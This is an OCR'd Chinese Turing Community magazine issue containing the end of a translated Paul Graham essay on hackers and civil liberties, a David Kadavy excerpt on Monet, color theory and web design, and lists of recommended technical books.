在黑客的世界里，有些最典型的解决问题的方法实际上与玩笑也相差不远。IBM推出个人电脑的时候，懒得自己开发操作系统，就与微软公司签了一个很大方的授权协议，将微软的DOS作为默认操作系统，每卖出一台电脑，微软都可以提成，并且还可以把DOS授权给其他公司使用。这份授权协议的结果无疑让IBM感到非常吃惊。另一个例子是Michael Rabin[9]遇到难题的时候，会把问题重新定义成一个较简单的形式，同时一定会假想一个对手正在与他比赛谁能更快地解决问题。

[8] 这里应该是指terrific。在英语中，这个词同时有“可怕的”和“非常棒的”两种意思，a terrific hotel是一家很棒的旅馆，a terrific scene则是一幅可怕的景象。——译者注

[9] Michael Rabin（1931—），以色列计算机科学家，1976年的图灵奖得主。——译者注

很自负的人必须培养出敏锐的感觉，及时发现周围情势的变化，知道怎样才能脱身。最近，黑客就感觉不太对，大气候变了。对于不服从管教，政治气氛变得严厉了。[10]

近来一系列的政策变化，使得这个国家的公民自由范围不断收缩减小。对于黑客来说，这是非常不好的兆头。普通人肯定会感到大惑不解，为什么黑客如此在乎公民自由？为什么程序员会比牙医、销售员、园艺师更在乎呢？

让我以政府官员听得懂的语言来解释这件事情。公民自由并不仅仅是社会制度的装饰品，或者一种很古老的传统。公民自由使得国家富强。如果将人均国民生产总值与公民自由的关系画成图，你会发现它们是很清楚的正相关关系。公民自由真的是国家富强的原因，而不是结果吗？我认为是的。在我看来，一个人们拥有言论自由和行动自由的社会，往往最有可能采纳最优方案，而不是采纳最有权势的人提出的方案。专制国家会变成腐败国家，腐败国家会变成贫穷国家，贫穷国家会变成弱小国家。经济学里有一条拉弗曲线（Laffer curve），认为随着税率的上升，税收收入会先增加后减少。我认为政府的力量也是如此，随着对公民自由的限制不断上升，政府的力量会先增加后减小。[11] 至少现在看来，我们的政府很可能蠢到会真的把这个实验付诸实施，亲自验证一下这个观点。但是，税率提高了还能再降下来，而一旦这个实验铸成大错，就悔之晚矣，因为极权主义制度只要形成了，就很难废除。

[10] 2001年9·11事件以后，美国通过了“爱国者法案”，以防止恐怖主义为目的大大扩张了警察机关的权限。那些不遵守法规的可疑分子将受到比以前严厉得多的审查和惩罚。——译者注

[11] 我很乐意将我的名字用来命名这条曲线，命名后更容易记住这个观点。

这就是为什么黑客感到担忧。政府侵犯公民自由，表面上看，并不会让程序员的代码质量下降。它只是逐渐地导致一个错误观点占上风的世界。黑客对于公民自由是非常敏感的，因为这对他们至关重要。他们远远地就能感到极权主义的威胁，好比动物能够感知即将来临的暴风雨。

如果正如黑客所担忧的，近来那些旨在保护国家安全和知识产权的措施最终却成为一枚导弹，不偏不倚瞄准了美国的优势所在，那可真是太讽刺了。不过，这种事情早有先例：人们惊慌失措时采取的措施到头来产生了适得其反的效果。

有一种东西，叫做美国精神（American-ness），生活在国外的人最能体会到这一点。如果你想知道哪些事情可以滋养或者削弱这种精神，不妨去问问黑客，他们是最敏感的焦点人群，因为在他们身上存在，比我知道的其他人群，更多的这种精神。真的，他们可能比那些政府里掌管美国的人更懂得什么叫做美国精神。那些政客开口必谈爱国主义，总是让我想起黎塞留⑫（Richelieu）或者马萨林⑬（Mazarin），而不是杰弗逊或者华盛顿。

如果读美国开国元勋的自述，你会发现他们听起来很像黑客。“反抗政府的精神，”杰弗逊写道，“在某些场合是如此珍贵，我希望它永远保持活跃。”

你能想象今天的美国总统也这么说吗？这些开国元勋就像直率的老祖母，用自己的言辞让他们的那些不自信的继承者感到了惭愧。他们提醒我们

⑫ 黎塞留（1585—1642），法国政治家，路易十三的主要大臣，以具有政治谋略、玩弄政治手段著称，对当时法国集权制度的形成和巩固发挥了重要作用。

——译者注

⑬ 马萨林（1602—1661），法国政治家，继承黎塞留，担任路易十四的主要大臣，也是一个政治斗争能力强于治国能力的政治家。

——译者注

不要忘记自己从何而来，提醒我们，正是那些不服从管教的人们，才是美国财富与力量的源泉。

那些占据高位、本能地想要约束黑客、强迫黑客服从的人们，请小心你们的要求，因为你们真有可能成为千古罪人。■

《黑客与画家：硅谷创业之父Paul Graham文集》是硅谷创业之父Paul Graham的文集，主要介绍黑客即优秀程序员的爱好和动机，讨论黑客成长、黑客对世界的贡献以及编程语言和黑客工作方法等所有对计算机时代感兴趣的人的一些话题。书中的内容不但有助于了解计算机编程的本质、互联网行业的规则，还会帮助读者了解我们这个时代，迫使读者独立思考。

九　卦

莫奈为什么从不使用黑色

作者/David Kadavy

Kadavy公司的总裁，兼500 Startups种子基金的导师。Kadavy公司提供用户界面设计咨询服务，客户包括oDesk、PBworks和UserVoice等。

早先，David曾领导过两家硅谷创业公司和一家建筑公司的设计部门，在大学教授过印刷课程。在爱荷华州立大学攻读平面设计专业美术学士学位期间，他曾在罗马学习古代印刷术。

不少画家对颜色以及颜色间的相互作用相当痴迷。为了更好地理解颜色间的相互作用方式，研究画家的作品会对我们的设计很有帮助。当先锋画家们开始挑战写实主义的流行趋势时，印象派画家便尝试运用颜色，将所用介质的内在特质暴露出来，而克劳德·莫奈就是印象派代表画家之一。

莫奈的画作具有活力和生命感，其作品凭借颜色及反差跃然画布之上，但不知何故，莫奈在几乎整个绘画生涯中，总是尽量避免使用黑色。通过理解莫奈运用颜色的方式，可以更好地了解颜色间的相互关系，进而在设计中运用这些知识表现出类似的生命感和深度感。

和其他印象派画家一样，莫奈疯狂地着迷于尝试不同材质的颜料、画笔和画布。所以，正如像素阻碍了Garamond字体在Web中的应用一样，印象派画家使用的工具的特性也塑造了他们的作品。油画颜料（浓厚粘稠）、画笔（仅是绑在一根棍上的一束毛发）的固有特性，以及有时画布本身的质地，都更适合创作带有朦胧感的画作，而不是当时盛行的写实画作。现实主义画家在努力掩盖这些介质的特性，印象派画家却接受并利用了这些特性，就像像素字体或者位图字体利用了像素的特性一样。

在尝试的过程中，印象派画家必须尝试用颜色创作出所需的效果。就像一副色彩丰富的图片在受到256色相色板限制时，看上去像被震动处理

Communication Arts 杂志刊登过他的设计作品，他曾在 South by Southwest (SXSW) 互动大会上做过演讲。

了一样，印象派画家尝试着将多种颜色紧凑的并置在一起，以创造出某种颜色的效果。这些并置在一起的颜色所产生的光学混合效果，从远处观看时就呈现出另一种整体的颜色。

印象派画家：色彩大师

画家经过不断地尝试，就形成了一些印象派画家的主要技法，即“点画法”——通过绘制紧邻的颜色点来产生不同的整体颜色效果。乔治·修拉首创了这项画技，他有一副画作的近距离效果看起来和抖动处理后的 GIF 图片没什么两样，图 6-1 中显示了 Seurat 这幅作品的近距离效果图，旁边是一副放大了的，只有 8 种颜色的模式动态 GIF 图片。

通过尝试这种创作方式，印象派画家便不再只是简单地复制现实，他们开始分析艺术主体和观众眼睛之间的区域。他们开始探索如何形成水面上的光线反射，波光粼粼的涟漪；分析那些可以赋予物体立体感阴影的颜色组合（而不是纯黑色）。




图 6-1　乔治·修拉尝试并置多种颜色，所以他的点画法效果和抖动处理后的 GIF 图片很相像（图片复制 David Kadavy，肖像已获 Masha Safina 许可）

色彩理论：印象派的发现

色彩理论可以解释为什么印象派画家要避免使用黑色。色轮是由原色、次生色和三次色组成的。但色轮中有一个想象中的“冷”色（绿色、蓝色和紫色）和“暖”色（红色、橙色和黄色）的划分。

之所以有冷色暖色的命名方式，是因为暖色给观众以温暖的感觉，并且起到兴奋的作用，而冷色给观众以凉爽的感觉，并且能起到放松的作用。从文化上来讲，这是有道理的：我们常常将黄色、橙色和红色与太阳或者火焰联系在一起，而将蓝色和水或者冰联系在一起。

暖色奔放洋溢，冷色保守内敛

一般对于观众来说，暖色相奔放洋溢，看起来更亲近一些，而冷色相保守内敛，看起来更疏远一些。

如图6-2左侧部分，收敛的蓝色块看起来就像是红色块中心的空洞。而在图6-2的右侧部分所看到的效果却完全相反，红色块看起来像是要从蓝色块中呼之欲出。暖色相（红色）奔放洋溢，而冷色相（蓝色）保守内敛（图中所选颜色的Lab亮度值相同）。




图6-3

色相是从色轮中选取的基本纯色。要想构造更复杂的颜色，需要浅或者暗的色相。浅色相实际就是稍浅一些的原色相。调制涂料时，只需在其中加入白色就可以了。暗色相就是原色相的较暗版本。在调制涂料时，基本上只需要加入黑色就可以了。

浅色相呼之欲出，暗色相退缩收敛

就像暖色相奔放，冷色相收敛一样，这也可能是你意料之中的：浅色相呼之欲出，暗色相退缩收敛，如图 6-3 所示。在同样的蓝色背景之下，浅的蓝色方块呼之欲出，而暗色相的方块退缩收敛。

图6-3

背景的重要性

但是，浅的蓝色方块总是呼之欲出吗？当然不是。颜色所处的背景也非常重要。在图6-4 中，完全相同的方块放在少许浅的背景色中就没那么引人瞩目，而置于沉闷的暗背景中时却几乎要跃出纸面。




图6-4

色温与浅色相

因背景不同而造成差异的现象，也同样适用于色轮上两个相对位置的色相。虽然在下面的例子中两边的中心方块都没有选用浅色相或者暗色相（而且所选颜色在Lab颜色空间中有着相同的亮度值），但它们在蓝色背景下的视觉效果却截然相反。在图6-5中，紫色方块的颜色在色轮上和蓝色位置相邻，几乎完全与背景色融为一体，而橙色作为蓝色的互补色（在色轮上和蓝色位置相对），却强烈地从蓝色背景中突显出来。这两种色相（橙色和蓝色）之间的反差如此之大，以至于在两者交汇之处出现了震动感。另外需要注意的是，紫色虽是一种冷色，但它仍比蓝色要暖一些，而这就造成了紫色方块的轻微凸显效果。

图6-5　尽管这些颜色既不是浅色相也不是暗色相，但橙色方块在蓝色背景中凸显出来的效果要比紫色方块强烈很多

色轮上位置相对的两种色相形成的视觉效果是如此强烈，几乎超过了由浅色相和暗色相带来的视觉效果。即便把浅的蓝色中心方块放置在暗紫色背景之上时，也会产生退缩收敛的效果，如图6-6左侧所示。但相比之下，右图浅的紫色方块却像要从暗的蓝色背景当中猛冲向你一般。





图6-6



《黑客与设计：剖析设计之美的秘密》采用逆向解析的方式，庖丁解牛般剖析了一众经典设计。从文艺复兴时期的雕塑，到印象派绘画，再到现代的Mac OS X的Aqua界面以及Twitter的页面设计，还原历史真相，细说风格由来，逐步讲解色彩、排版、比例等设计理论，并在此基础上提出了大量真切可行的设计最佳实践。读来令人耳目一新，信心倍增。

印象派画家们避免使用黑色，并不仅仅是因为自然界中几乎不存在这种颜色，还因为纯色相变化所产生的效果要比暗色相丰富的多。当你使用纯黑色构造对比效果时，就完全错过了纯色相变化产生的效果。




图6-7

图6-7的左侧部分和上图右侧部分的颜色组合完全相同。注意看深蓝色背景退缩收敛，把浅紫色方块推向观众的效果。而深灰色背景（带有相同感知亮度的中性灰）自然会和紫色方块形成对比反差，但是因为它与紫色方块之间并没有色相关系，所以紫色方块看起来只是浮在背景之上，而且在两种颜色交汇的边缘处产生了令人不快的振动效果。

那么，如何运用这些知识使Web设计更加美观呢？通过了解颜色之间的相互关系，你可以在排版中建立更加明确的信息层次结构。尽管在Web页面中，使用白底黑字的Web设计约定已经被广泛接受，但这通常并不是最具可读性的，也不是最美观的选择。■

书　单

Android编程权威指南（第3版）

作者：Bill Phillips 等

书号：978-7-115-45759-2

图灵社区推荐：11

本书主要以其Android训练营教学课程为基础，融合了几位作者多年的心得体会，是一本完全面向实战的Android编程权威指南。较之前的版本，第3版增加了对数据绑定等新工具的介绍，同时新增了针对单元测试、辅助功能和MVVM架构等主题的章节。


物理是什么

作者：朝永振一郎

书号：978-7-115-45330-3

图灵社区推荐：6

日本著名物理学家、诺贝尔物理学奖得主朝永振一郎先生的物理启蒙科普作品。以思索“物理是什么”为线索，通俗讲述了从早期哲学思辨到炼金术、占星术，再到近代科学的物理体系的发展，并重点讲解了物理发展过程中的核心原理。




SQL基础教程（第2版）

作者：MICK

书号：978-7-115-45502-4

图灵社区推荐：5

本书是畅销书《SQL基础教程》第2版，除了将示例程序更新为对应新版本的DB之外，还新增了一章，介绍如何从应用程序执行SQL。通过丰富的图示、大量示例程序和详实的操作步骤说明，读者可以循序渐进地掌握SQL的基础知识和使用技巧，切实提高编程能力。每章结尾设置有练习题，以检验对各章内容的理解程度。另外，本书还将重要知识点总结为“法则”，方便读者随时查阅。




Web安全开发指南

作者：John Paul Mueller

书号：978-7-115-45408-9

图灵社区推荐：5

本书详细介绍了Web安全开发的必备知识，旨在让前端开发人员、设计师、产品经理等人士了解新形势下的安全技能，具体内容包括：制订安全计划，运用成功的编码实践，创建有用及高效的测试策略，实现维护周期，查找安全资源。



5 数据分析实战

作者：酒卷隆治 & 里洋平

书号：978-7-115-45453-9

图灵社区推荐：7

6 大便通：便秘、肥胖、衰老与肠道菌

作者：辨野义己

书号：978-7-115-45332-7

图灵社区推荐：13

7 Python数据处理

作者：Jacqueline Kazil 等

书号：978-7-115-45919-0

图灵社区推荐：5

8 精通iOS开发(第8版)

作者：Molly Maskrey 等

书号：978-7-115-45924-4


图灵社区推荐：3

9 大师谈游戏设计：创意与节奏

作者：吉泽秀雄

书号：978-7-115-45669-4

图灵社区推荐：4



10 iOS开发指南：从Hello World到App Store上架（第5版）

作者：关东升

书号：978-7-115-45063-0

图灵社区推荐：3

电子书单

1. 流畅的 Python
   —— 本书由奋战在 Python 开发一线近 20 年的 Luciano Ramalho 执笔，从语言设计层面剖析编程细节，揭秘语言陷阱成因和解决之道。

2. 网络是怎样连接的
   —— 旨在帮助读者理解网络的本质意义，理解实际的设备和软件，进而熟练运用网络技术。

3. 图解性能优化
   —— 全面介绍了性能分析的基础知识、实际系统的性能分析、性能调优、性能测试、虚拟化环境下的性能分析、云计算环境下的性能分析等内容。

4. 通信的数学理论
   —— 美国数学家 C.E. 香农所著。信息论的奠基性论文，标志着信息论学科的诞生。

5. 前端架构设计
   —— 本书展示了一名成熟的前端架构师对前端开发全面而深刻的理解。

6. 普林斯顿微积分读本（修订版）
   —— 本源自美国普林斯顿大学的阿德里安 · 班纳教授的微积分复习课程经典著作。

7. 一步步搭建物联网系统
   —— 在这里，我们将对设计物联网系统有一个简单的介绍，并探讨如何设计一个最小的物联网系统。


8. Python 编程：从入门到实践
   —— 本全面的 Python 编程教程，带领读者快速掌握编程基础知识、编写出能解决实际问题的代码并开发复杂项目。

9. 深入 React 技术栈
   —— 知乎 pure render 专栏主创，倾力打造全面讲述 React 技术栈的第一本原创图书。

10. Git 团队协作
   —— 一本软件团队协作指南，采用以人为本的方式讲解版本控制，强调如何利用 Git 促进团队协作。

图灵社区 出品

出版人：武卫东
编辑：刘敏
设计：大胖



地址：北京市朝阳区北苑路13号院领地OFFICE C座603室
电话：010-51095181
微博：weibo.com/ituring
Email: ebook@turingbook.com